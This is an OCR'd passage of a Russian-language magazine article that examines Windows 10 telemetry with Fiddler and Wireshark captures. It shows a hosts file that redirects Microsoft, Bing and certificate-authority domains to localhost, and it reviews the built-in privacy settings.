
ВСКРЫВАЕМ ШПИОНСКУЮ СЕТЬ

После поиска Bing главная шпионка в Windows — Кортана. С ней как-то сразу сложились натянутые отношения. Сперва она сама настояла на знакомстве, а затем вдруг заявила, что не понимает русскую речь и даже учиться этому не собирается.




Кортана привыкла знакомиться первой

Даже сменив язык на английский, а регион на США, мы так и не добились ее расположения. В базе знаний Microsoft об этом говорится просто: установите соответствующее исправление через службу обновлений. Жаль только, что пользователь теперь лишен возможности ставить апдейты по своему усмотрению. Они скачиваются и устанавливаются Windows автоматически. Юзер может выбрать лишь отмену перезагрузки и задать отложенную инсталляцию.




BingBot попался

Большая часть скрытого трафика Windows идет через сеть доставки контента Akamai, поэтому не отображается в логах HTTP-прокси. Однако это не значит, что смотреть их бесполезно. Запустив Fiddler, можно обнаружить интересные вещи. Например, выяснить, что идентификация пользователя происходит еще до активации установленной копии Windows.



Фрагмент лога HTTP-прокси

При взгляде на окно Fiddler видно характерную форму **/usercard/?id=**, обращения к учетной записи через службу Microsoft Live и многое другое. Откуда взялись запросы к visualstudio.com и социальным сервисам Microsoft — загадка.



Fiddler собрал 29 веб-адресов

Трафик по HTTP за полчаса бездействия оказался настолько большим, что стало проблемой наглядно отобразить его на экране. Мы сделали пару скриншотов, а затем составили список засветившихся хостов. Можно бы сразу занести их в файл hosts, но мы пока отложим это, чтобы не нарушать ход эксперимента.

Из этого списка ожидаемым выглядит только URL windowsupdate.com, который мы не стали включать в список блокировки. Согласно журналу установки, за все время эксперимента автоматически было инсталлировано 21 обновление общим объемом около 150 Мбайт. В ходе теста, кроме блокнота, мы запускали только калькулятор и свои утилиты для анализа активности Windows, в которых было отключено автообновление. При этом общий сетевой трафик превысил полгигабайта. Многовато для «служебных данных, собираемых в целях улучшения впечатления от работы программ»!


hosts — Блокнот

Файл Правка Формат Вид Справка

```
#       127.0.0.1       localhost
#       ::1             localhost

127.0.0.1 blogs.msdn.com
127.0.0.1 c.bing.com
127.0.0.1 bing.com
127.0.0.1 c1.microsoft.com
127.0.0.1 dc.services.visualstudio.com
127.0.0.1 g.live.com
127.0.0.1 go.microsoft.com
127.0.0.1 i1.social.s-msft.com
127.0.0.1 i4.services.social.microsoft.com
127.0.0.1 img1.video.s-msn.com
127.0.0.1 js.microsoft.com/
127.0.0.1 login.live.com
127.0.0.1 microsoftsto.112.2o7.net
127.0.0.1 mscrl.microsoft.com
127.0.0.1 ocsp.digicert.com
127.0.0.1 ocsp.globalsign.com
127.0.0.1 ocsp.godaddy.com
127.0.0.1 ocsp.msocsp.com
127.0.0.1 ocsp.verisign.com
127.0.0.1 res2.windows.microsoft.com
127.0.0.1 s2.symcb.com
127.0.0.1 sr.symcd.com
127.0.0.1 ssw.live.com
127.0.0.1 tse2.explicit.bing.net
127.0.0.1 vassg141.ocsp.omniroot.com
127.0.0.1 vortex.data.microsoft.com
127.0.0.1 widgets.membership.s-msft.com
127.0.0.1 widgets.services.microsoft.com
```

Улов Fiddler кормит localhost



Полгига данных утекли в Сеть

Впечатление оказалось сильно испорченным. Следящих функций в Windows 10 действительно чересчур много. Отключение интегрированного поиска и увольнение Кортаны помогает лишь отчасти. «Защитник Windows» отправляет в Microsoft образы файлов, которые сочтет подозрительными или вредоносными. Фильтр SmartScreen не только проверяет веб-контент, но и формирует список посещенных страниц. Журнал местоположений протоколирует все физические перемещения (особенно актуально, если Windows 10 установлена на мобильном устройстве). Отчет о взаимодействии с пользователем отсылают и многие приложения в новом стиле, а в разделе «данные диагностики и использования» вообще нельзя запретить отправку отчета — можно лишь выбрать менее подробный вариант.

INFO

В последнее время Microsoft пытается научить прежние версии ОС Windows шпионить так же, как это делает «десятка». В частности, следящие функции добавятся с обновлениями KB3075249 и KB3080149.

УХОД В ОФЛАЙН

Мы решили полностью отключить все узаконенные средства шпионажа штатными средствами Windows. В основном настройки меняются через вкладки «Конфиденциальность», «Поиск» и «Обновление и безопасность» в панели управления. Переключателей там с полсотни, вот только будет ли от них толк?

Мы отключили все, что только можно, и запустили Wireshark снова. На этот раз не пользовались никакими встроенными приложениями и даже не трогали мышку. Вернувшись через час, видим в логах снифера до боли знакомые IP.

ds.pcapng [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
714	3702.64925	10.0.2.15	104.82.19.2	TCP	54	49479→443 [ACK] Seq=206 Ack=2841 Win=64240 Len=0
717	3702.64937	10.0.2.15	104.82.19.2	TCP	54	49479→443 [ACK] Seq=206 Ack=4359 Win=64240 Len=0
720	3702.65594	10.0.2.15	104.82.19.2	TLSv1.2	396	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
724	3702.66071	10.0.2.15	104.82.19.2	TCP	54	49482→443 [ACK] Seq=206 Ack=2841 Win=64240 Len=0
727	3702.66084	10.0.2.15	104.82.19.2	TCP	54	49482→443 [ACK] Seq=206 Ack=4359 Win=64240 Len=0
728	3702.66191	10.0.2.15	104.82.19.2	TLSv1.2	396	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
749	3702.74851	10.0.2.15	104.82.19.2	TLSv1.2	187	Application Data
755	3702.76352	10.0.2.15	104.82.19.2	TLSv1.2	187	Application Data
783	3702.97773	10.0.2.15	104.82.19.2	TLSv1.2	235	Application Data
785	3702.97926	10.0.2.15	104.82.19.2	TLSv1.2	235	Application Data
822	3703.21624	10.0.2.15	104.82.19.2	TCP	54	49479→443 [ACK] Seq=862 Ack=5707 Win=62892 Len=0
823	3703.23166	10.0.2.15	104.82.19.2	TCP	54	49482→443 [ACK] Seq=862 Ack=5707 Win=62892 Len=0
840	3722.50455	10.0.2.15	104.82.19.2	TCP	54	49482→443 [RST, ACK] Seq=862 Ack=5707 Win=0 Len=0
846	3722.50585	10.0.2.15	104.82.19.2	TCP	54	49479→443 [RST, ACK] Seq=862 Ack=5707 Win=0 Len=0
602	3702.38538	10.0.2.15	131.253.14.8	TCP	66	49478→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
666	3702.60623	10.0.2.15	131.253.14.8	TCP	54	49478→443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
667	3702.60799	10.0.2.15	131.253.14.8	TLSv1.2	247	Client Hello
764	3702.83111	10.0.2.15	131.253.14.8	TCP	54	49478→443 [ACK] Seq=194 Ack=2841 Win=64240 Len=0
767	3702.83141	10.0.2.15	131.253.14.8	TCP	54	49478→443 [ACK] Seq=194 Ack=5336 Win=64240 Len=0
769	3702.84720	10.0.2.15	131.253.14.8	TLSv1.2	268	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
790	3703.07357	10.0.2.15	131.253.14.8	TLSv1.2	363	Application Data
832	3703.30318	10.0.2.15	131.253.14.8	TCP	54	49478→443 [ACK] Seq=717 Ack=6669 Win=62907 Len=0
842	3722.50478	10.0.2.15	131.253.14.8	TCP	54	49478→443 [RST, ACK] Seq=717 Ack=6669 Win=0 Len=0
500	3119.42320	10.0.2.15	134.170.58.118	TCP	66	49475→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
502	3119.61978	10.0.2.15	134.170.58.118	TCP	54	49475→443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
503	3119.62063	10.0.2.15	134.170.58.118	TLSv1.2	251	Client Hello
507	3119.81418	10.0.2.15	134.170.58.118	TCP	54	49475→443 [ACK] Seq=198 Ack=2841 Win=64240 Len=0
509	3119.86885	10.0.2.15	134.170.58.118	TLSv1.2	412	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
512	3120.06521	10.0.2.15	134.170.58.118	TLSv1.2	555	Application Data
514	3120.06543	10.0.2.15	134.170.58.118	TLSv1.2	891	Application Data
517	3120.27292	10.0.2.15	134.170.58.118	TCP	54	49475→443 [FIN, ACK] Seq=1894 Ack=4263 Win=62818 Len=0
520	3120.46584	10.0.2.15	134.170.58.118	TCP	54	49475→443 [ACK] Seq=1895 Ack=4264 Win=62818 Len=0
851	3781.87651	10.0.2.15	134.170.58.118	TCP	66	49490→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
853	3782.06643	10.0.2.15	134.170.58.118	TCP	54	49490→443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
854	3782.06725	10.0.2.15	134.170.58.118	TLSv1.2	251	Client Hello

Змея меняет кожу, но не меняет нрава

Прогресс есть. Общее число запросов уменьшилось на порядок. Примерно втрое сократилось и число удаленных узлов, к которым выполняется подключение без ведома пользователя. Однако среди них появились новые. Если в первом логе Wireshark внезапно нашелся сервер Facebook, то теперь засветился дата-центр Amazon из Ирландии.

